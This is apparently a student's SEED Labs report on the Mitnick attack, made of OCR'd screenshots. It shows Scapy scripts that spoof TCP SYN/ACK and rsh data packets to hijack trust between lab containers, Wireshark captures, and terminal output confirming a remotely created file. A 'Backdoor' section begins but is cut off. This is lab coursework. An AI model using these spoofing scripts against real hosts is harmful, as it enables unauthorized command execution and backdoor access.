
Sending the spoofed syn packet from attacker to x terminal and we got syn+ack packet from x terminal


[SEED Labs] Capturing from veth60fe6c6
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time                   Source              Destination         Protocol Length Info
   1 2021-10-11 22:31:12…   02:42:ff:6f:18:3a   Broadcast           ARP      42 Who has 10.9.0.5? Tell 10.9.0.1
   2 2021-10-11 22:31:12…   02:42:0a:09:00:05   02:42:ff:6f:18:3a   ARP      42 10.9.0.5 is at 02:42:0a:09:00:05
   3 2021-10-11 22:31:12…   10.9.0.6            10.9.0.5            TCP      54 1023 → 514 [SYN] Seq=3371271375 Wi
   4 2021-10-11 22:31:12…   10.9.0.5            10.9.0.6            TCP      58 514 → 1023 [SYN, ACK] Seq=22338371
   5 2021-10-11 22:31:13…   10.9.0.5            10.9.0.6            TCP      58 [TCP Retransmission] 514 → 1023 [S
   6 2021-10-11 22:31:15…   10.9.0.5            10.9.0.6            TCP      58 [TCP Retransmission] 514 → 1023 [S
   7 2021-10-11 22:31:19…   10.9.0.5            10.9.0.6            TCP      58 [TCP Retransmission] 514 → 1023 [S
   8 2021-10-11 22:31:27…   10.9.0.5            10.9.0.6            TCP      58 [TCP Retransmission] 514 → 1023 [S
```


Step2 :

Respond to Syn+Ack packet




```
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 1023
Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 9090

def spoof_pkt(pkt):
        sequence = 378933595
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        if old_tcp.flags == "S":
                print("Sending Spoofed SYN+ACK Packet ...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer =
TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="SA",
```

Step 3



```
Sending Spoofed SYN Packet ...
^C[10/12/21]seed@VM:~/.../volumes$ sudo python3 Task2.1.3.py
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=RA Len=0
^C[10/12/21]seed@VM:~/.../volumes$ sudo python3 Task2.1.3.py
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ...
Sending Spoofed RSH Data Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=RA Len=0
```

Establishing the rsh connection wire shark




Seed Ubuntu 20.04 - VMware Workstation
File Edit View VM Tabs Help
ibrary
Type here to search
My Computer
Seed Ubuntu 20.04
Seed Ubuntu 20.04-2
Clone of Seed Ubuntu 2
Shared VMs
Seed Ubuntu 20.04
Activities
Wireshark
Oct 12 10:54
[SEED Labs] Capturing from veth420aa65
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time                   Source             Destination        Protocol  Length  Info
  10 2021-10-12 10:46:52.. 10.9.0.6           10.9.0.5           TCP        54 1023 → 514 [SYN] Seq=3371271375 W
  11 2021-10-12 10:46:52.. 10.9.0.5           10.9.0.6           TCP        58 [TCP Retransmission] [TCP Port n
  12 2021-10-12 10:46:52.. 02:42:c8:df:b7:b9  Broadcast          ARP        42 Who has 10.9.0.5? Tell 10.9.0.1
  13 2021-10-12 10:46:52.. 02:42:0a:09:00:05  02:42:c8:df:b7:b9  ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
  14 2021-10-12 10:46:52.. 10.9.0.6           10.9.0.5           TCP        54 1023 → 514 [ACK] Seq=3371271376 A
  15 2021-10-12 10:46:52.. 10.9.0.6           10.9.0.5           RSH        84 Session Establishment
  16 2021-10-12 10:46:52.. 10.9.0.5           10.9.0.6           TCP        54 514 → 1023 [ACK] Seq=436244203 Ac
  17 2021-10-12 10:46:52.. 10.9.0.5           10.9.0.6           TCP        74 1023 → 9090 [SYN] Seq=3905190099
  18 2021-10-12 10:46:53.. 10.9.0.5           10.9.0.6           TCP        74 [TCP Retransmission] 1023 → 9090
```

```
› Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface veth420aa65, id 0
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
› Transmission Control Protocol, Src Port: 1023, Dst Port: 9090, Seq: 3905190099, Len: 0
```

veth420aa65: <live capture in progress>   Packets: 27 · Displayed: 27 (100.0%)   Profile: Default

Checking whether touch command is executed or not




```
10.9.0.5:514 -> 10.9.0.6:1023 Flags=RA Len=0
^C[10/12/21]seed@VM:~/.../volumes$ cd /tmp
[10/12/21]seed@VM:/tmp$ ls
config-err-R7p0wf
ssh-Yg1H5d2KdNSZ
systemd-private-195fb42253c340178e17fda38e9f58b2-colord.service-1sWHaf
systemd-private-195fb42253c340178e17fda38e9f58b2-fwupd.service-VPXpvi
systemd-private-195fb42253c340178e17fda38e9f58b2-ModemManager.service-mrYShf
systemd-private-195fb42253c340178e17fda38e9f58b2-switcheroo-control.service-ASsl2e
systemd-private-195fb42253c340178e17fda38e9f58b2-systemd-logind.service-HyYS5g
systemd-private-195fb42253c340178e17fda38e9f58b2-systemd-resolved.service-pyoBkf
systemd-private-195fb42253c340178e17fda38e9f58b2-upower.service-FOqeMg
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD
vmware-root_690-2697074069
wireshark_br-d5bf8709d390_20211012101600_qjTRJQ.pcapng
wireshark_veth420aa65_20211012103622_PBf004.pcapng
```

It is not established as rsh connection is completely established


Task 2.2

Code for task 2.1



```python
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 514

Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 1023

def spoof_pkt(pkt):
        sequence = 3371271375 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

```


Code for task 2.2




```
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 1023
Trusted_Server_IP = "10.9.0.6"
Trusted_Server_Port = 9090

def spoof_pkt(pkt):
        sequence = 378933595
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        if old_tcp.flags == "S":
                print("Sending Spoofed SYN+ACK Packet ...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer =
TCP(sport=Trusted_Server_Port,dport=X_terminal_Port,flags="SA",
                 seq=sequence, ack= old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
```

Running the code

First Execute Task 2.1 and later Run Task 2.2




```
root@VM:/volumes# python3 Task2.1.py
Sending Spoofed SYN Packet ...
^Croot@VM:/volumes# python3 Task2.1.py
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
Sending Spoofed ACK Packet ...
Sending Spoofed RSH Data Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
```



```
[10/12/21]seed@VM:~$ docksh f0
root@VM:/# cd volumes/
root@VM:/volumes# python3 Task2.2.py
Sending Spoofed SYN+ACK Packet ...
```


Checking wheter xyz file in xterminal



```
cron.daily             inetd.conf    mailcap        rc1.d         subuid-
debconf.conf           init.d        mailcap.order  rc2.d         sysctl.conf
debian_version         inputrc       mime.types     rc3.d         sysctl.d
default                iproute2      mke2fs.conf    rc4.d         systemd
deluser.conf           issue         mtab           rc5.d         terminfo
dpkg                   issue.net     nanorc         rc6.d         timezone
e2scrub.conf           kernel        networks       rcS.d         update-motd.d
environment            ld.so.cache   nsswitch.conf  resolv.conf   xattr.conf
ethertypes             ld.so.conf    opt            rmt
seed@3b63ac877b27:/etc$ pwd
/etc
seed@3b63ac877b27:/etc$ cd
seed@3b63ac877b27:~$ pwd
/home/seed
seed@3b63ac877b27:~$ cd /tmp
seed@3b63ac877b27:/tmp$ ls -l
total 0
-rw-r--r-- 1 seed seed 0 Oct 12 16:05 xyz
seed@3b63ac877b27:/tmp$
```


Task 3 Backdoor

Code for Backdoor creation and login into xterminal without password




```python
#!usr/bin/python3
from scapy.all import *
import sys

X_terminal_IP = "10.9.0.5"
X_terminal_Port = 514

